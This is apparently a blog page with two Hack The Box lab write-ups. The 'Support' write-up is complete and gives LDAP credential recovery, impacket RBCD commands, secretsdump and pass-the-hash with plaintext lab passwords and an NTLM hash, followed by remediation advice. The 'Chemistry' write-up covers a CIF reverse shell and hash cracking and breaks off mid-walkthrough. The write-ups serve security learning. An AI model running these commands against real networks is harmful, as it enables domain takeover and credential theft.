kami@kali:~$ journalctl
-
Support writeup
Support writeup
Box name: Support
Difficulty: Easy
OS: Windows
Overview: Support is an Easy difficulty Windows machine that features an SMB share that allows anonymous authentication. After connecting to the share, an executable file is discovered that is used to query the machine's LDAP server for available users. Through reverse engineering, network analysis or emulation, the password that the binary uses to bind the LDAP server is identified and can be used to make further LDAP queries. A user called support is identified in the users list, and the info field is found to contain his password, thus allowing for a WinRM connection to the machine. Once on the machine, domain information can be gathered through SharpHound, and BloodHound reveals that the Shared Support Accounts group that the support user is a member of, has GenericAll privileges on the Domain Controller. A Resource Based Constrained Delegation attack is performed, and a shell as NT Authority\System is received.
Link: https://app.hackthebox.com/machines/Support?sort_by=created_at&sort_type=desc
Machine IP: 10.129.6.25
Ran rustscan against the machine.
rustscan -a 10.129.6.25 –ulimit 5000 -b 2000 — -A -Pn

Poked at DNS but couldn’t find anything. Checked out SMB next.
smbclient -N -L //10.129.6.25/

Support-tools looks interesting.

The UserInfo file looks the most interesting. Moved it to my machine and unzipped it.

I have yet to come across what to do here so I looked at the writeup. We can download wine or ILSpy to decompile it to find more information about what this is. I downloaded wine as I used this a bit for gaming.
wine UserInfo.exe

This shows us commands we can use.
wine UserInfo.exe -v find

It says we need to add a -first or -last which is likely a name.
wine UserInfo.exe -v find -first “kami”

It does LDAP queries. It looks like according to the writeup we should’ve used ILSpy so we could have gotten the domain name for our host file. Added support.htb to /etc/hosts. Next we can run wireshark and run a command to look for administrator.
wine UserInfo.exe -v find -first “administrator”

And we get a password in the communication ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
We can run ldapsearches next.
ldapsearch -H ldap://support.htb -D ldap@support.htb -w ‘nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz’ -b “dc=support,dc=htb” “*”
This dumped a lot of information. The most interesting from the output, especially considering the box name, is the support account and in it’s info it looks like is has a password.
support:Ironside47pleasure40Watchful


Also the group Share Support Accounts is interesting. Evil-winrmed into the device and got user.txt.
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
Started bloodhound.
sudo bloodhound-start
bloodhound-python -u support -p Ironside47pleasure40Watchful -d support.htb -ns 10.129.6.25 -c All –zip
Looks like that group is the path we need.

The group has a GenericAll privilege which will let us perform a RBCD attack. We can create a fake computer on the domain and request kerberos tickets. We can use impacket to do so:
We can add a fake computer.
impacket-addcomputer ‘support.htb/support:Ironside47pleasure40Watchful’ \ -computer-name ‘EVIL’ -computer-pass ‘Evil1234!’
Set RBDC on the DC.
impacket-rbcd ‘support.htb/support:Ironside47pleasure40Watchful’ \ -delegate-from ‘EVIL’ -delegate-to ‘DC’ -action write
Get a silver ticket.
impacket-getST ‘support.htb/EVIL:Evil1234!’ \ -spn ‘cifs/dc.support.htb’ -impersonate Administrator

And we get a bunch of information but most importantly the Administrator hash by using the ticket.
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache impacket-secretsdump -k -no-pass dc.support.htb

Then we can pass the hash with Evil-winrm and grab the root flag.
evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). DNS enumeration returned nothing useful. Checked SMB with anonymous access and found a readable Support-Tools share.
rustscan -a 10.129.6.25 –ulimit 5000 -b 2000 — -A -Pn smbclient -N -L //10.129.6.25/
2 – LDAP credential extraction from binary Downloaded UserInfo.exe from the Support-Tools share. Ran it under Wine and identified it as a tool for querying LDAP. Added support.htb to /etc/hosts. Ran Wireshark while executing a query to capture LDAP traffic and recovered the plaintext bind password from the network capture.
wine UserInfo.exe -v find -first “administrator”
Credentials recovered: ldap@support.htb:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
3 – LDAP enumeration and credential discovery Used the recovered credentials to perform a full LDAP dump. Found the support account with a password stored in its info attribute. Also identified the Shared Support Accounts group as notable.
ldapsearch -H ldap://support.htb -D ldap@support.htb -w ‘nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz’ -b “dc=support,dc=htb” “*”
Credentials recovered: support:Ironside47pleasure40Watchful
4 – WinRM access and user flag Authenticated via evil-winrm as support and retrieved user.txt.
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
5 – BloodHound enumeration and RBCD attack Ran BloodHound to visualize AD attack paths. Identified that the Shared Support Accounts group had GenericAll privileges on the Domain Controller, enabling a Resource Based Constrained Delegation attack. Created a fake computer account, configured RBCD delegation from the fake computer to the DC, requested a silver ticket impersonating Administrator, and used it with secretsdump to recover the Administrator NTLM hash.
impacket-addcomputer ‘support.htb/support:Ironside47pleasure40Watchful’ -computer-name ‘EVIL’ -computer-pass ‘Evil1234!’ impacket-rbcd ‘support.htb/support:Ironside47pleasure40Watchful’ -delegate-from ‘EVIL’ -delegate-to ‘DC’ -action write impacket-getST ‘support.htb/EVIL:Evil1234!’ -spn ‘cifs/dc.support.htb’ -impersonate Administrator impacket-secretsdump -k -no-pass dc.support.htb
6 – Pass the hash as Administrator Used the Administrator NTLM hash with evil-winrm to authenticate and retrieved root.txt.
evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26
Key Takeaways
- LDAP bind credentials hardcoded in a publicly distributed binary – The UserInfo.exe binary contained hardcoded LDAP credentials that were recoverable via network analysis or decompilation. Credentials must never be embedded in client-side binaries or any distributed software. Use certificate-based authentication or prompt for credentials at runtime.
- Anonymous SMB access exposing internal tooling – The Support-Tools share was readable without authentication and contained a binary used for internal LDAP queries. Anonymous SMB access must be disabled and all shares must require authentication. Internal tooling must never be distributed through unauthenticated file shares.
- Password stored in an AD user info attribute – The support account had its password stored in the LDAP info field, readable by any authenticated domain user. AD attributes must be audited regularly for credential data and passwords must never be stored in directory fields of any kind.
- GenericAll on Domain Controller enabling RBCD attack – The Shared Support Accounts group held GenericAll privileges on the DC object, allowing any member to configure Resource Based Constrained Delegation and impersonate any domain user including Administrator. GenericAll on a DC is equivalent to domain admin and must be audited and removed immediately. BloodHound should be run regularly to identify such privilege escalation paths.
- NTLM hash sufficient for full domain authentication – The Administrator hash obtained via secretsdump was usable directly for pass-the-hash without cracking. NTLM authentication must be disabled where possible, Credential Guard must be enabled, and the domain must be monitored for secretsdump and RBCD attack indicators.
Remediation
[Immediate] Remove hardcoded credentials from UserInfo.exe and rotate the LDAP account Remove the LDAP bind credentials from the binary immediately and rotate the ldap@support.htb account password. Redesign the tool to use certificate-based LDAP authentication or prompt for credentials at runtime. Audit all internally distributed binaries for embedded credentials using string analysis or decompilation.
[Immediate] Disable anonymous SMB access and restrict the Support-Tools share Disable anonymous and guest SMB access across all shares immediately. Restrict the Support-Tools share to specific authorized users who have an operational need to access it. Audit all shares for sensitive files and remove any internal tooling that should not be publicly accessible.
[Immediate] Remove credentials from all AD user attributes Audit all Active Directory user objects for passwords or sensitive data stored in info, description, comment, or any other attribute. Remove all findings and rotate affected credentials immediately. Implement an automated recurring check as part of AD health monitoring.
[Immediate] Remove GenericAll from the Shared Support Accounts group on the DC Remove the GenericAll privilege from the Shared Support Accounts group on the Domain Controller object immediately. Audit all groups and users for excessive AD object permissions using BloodHound. Any group or account with GenericAll, WriteDACL, or GenericWrite on a DC must be treated as a critical finding requiring immediate remediation.
[Short-term] Deploy BloodHound for continuous AD attack path monitoring Run BloodHound on a regular cadence to identify privilege escalation paths including RBCD opportunities, GenericAll assignments, and other dangerous ACL configurations. Integrate BloodHound findings into the vulnerability management program and establish SLAs for remediating high-risk AD attack paths.
[Long-term] Implement tiered Active Directory administration and NTLM restrictions Adopt a tiered AD model restricting privileged group memberships and preventing standard accounts from holding rights over tier-0 assets such as Domain Controllers. Disable NTLM authentication across the domain where possible and enforce Kerberos. Enable Windows Defender Credential Guard and deploy SIEM detection rules for RBCD configuration changes, silver ticket requests, and secretsdump activity.
- LDAP bind credentials hardcoded in a publicly distributed binary – The UserInfo.exe binary contained hardcoded LDAP credentials that were recoverable via network analysis or decompilation. Credentials must never be embedded in client-side binaries or any distributed software. Use certificate-based authentication or prompt for credentials at runtime.
-
Chemistry writeup
Chemistry writeup
Box name: Chemistry
Difficulty: Easy
OS: Linux
Overview: Chemistry is an easy-difficulty Linux machine that showcases a Remote Code Execution (RCE) vulnerability in the pymatgen (CVE-2024-23346) Python library by uploading a malicious CIF file to the hosted CIF Analyzer website on the target. After discovering and cracking hashes, we authenticate to the target via SSH as rosa user. For privilege escalation, we exploit a Path Traversal vulnerability that leads to an Arbitrary File Read in a Python library called AioHTTP (CVE-2024-23334) which is used on the web application running internally to read the root flag.
Link: https://app.hackthebox.com/machines/Chemistry?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.170
Ran rustscan against the machine.
rustscan -a 10.129.231.170 –ulimit 5000 -b 2000 — -A -Pn

Checked out port 5000’s http server.

Registered with an account kami:kami. Looks like we can upload a CIF file.

Google a CIF reverse shell and found this. https://github.com/ex-cal1bur/CIF_Reverse_shell/blob/main/CIF_example.cif. Edited that with my IP and port and got a shell.

Stabilized my shell. Read app.py and there’s a secret key in there and mentions of a SQL database. MyS3cretCh3mistry4PP

Checked out /home and there is a user rosa, but no access to user.txt. Tried that Secret key for rosa but didn’t get in. Went back to the path I landed in and poked around and found a database.db file.

Put the hashes in a files hashes.txt and ran hashcat.
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
I got some passwords back.

rosa:unicorniosrosados
victoria:victoria123
peter:peterparker
carlos:carlos123

I tried password reuse on root just in case. Logged into rosa and got user.txt
Couldn’t find anything from manual enumeration. Dropped linpeas on the victim machine. So I looked at this but missed it the first time. In /opt there is a monitoring service file but I didn’t have read permissions and I initially ignored it. I also did look at the servers but missed on port 8080 there is something internal that is interesting. Port forwarded with SSH so we can see what that is.
ssh -L 8080:127.0.0.1:8080 rosa@10.129.231.170
That brings us to some site monitoring service.
